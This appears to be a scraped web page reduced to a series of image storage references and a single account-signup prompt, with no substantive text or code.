







Add the information to create your user account and proceed.


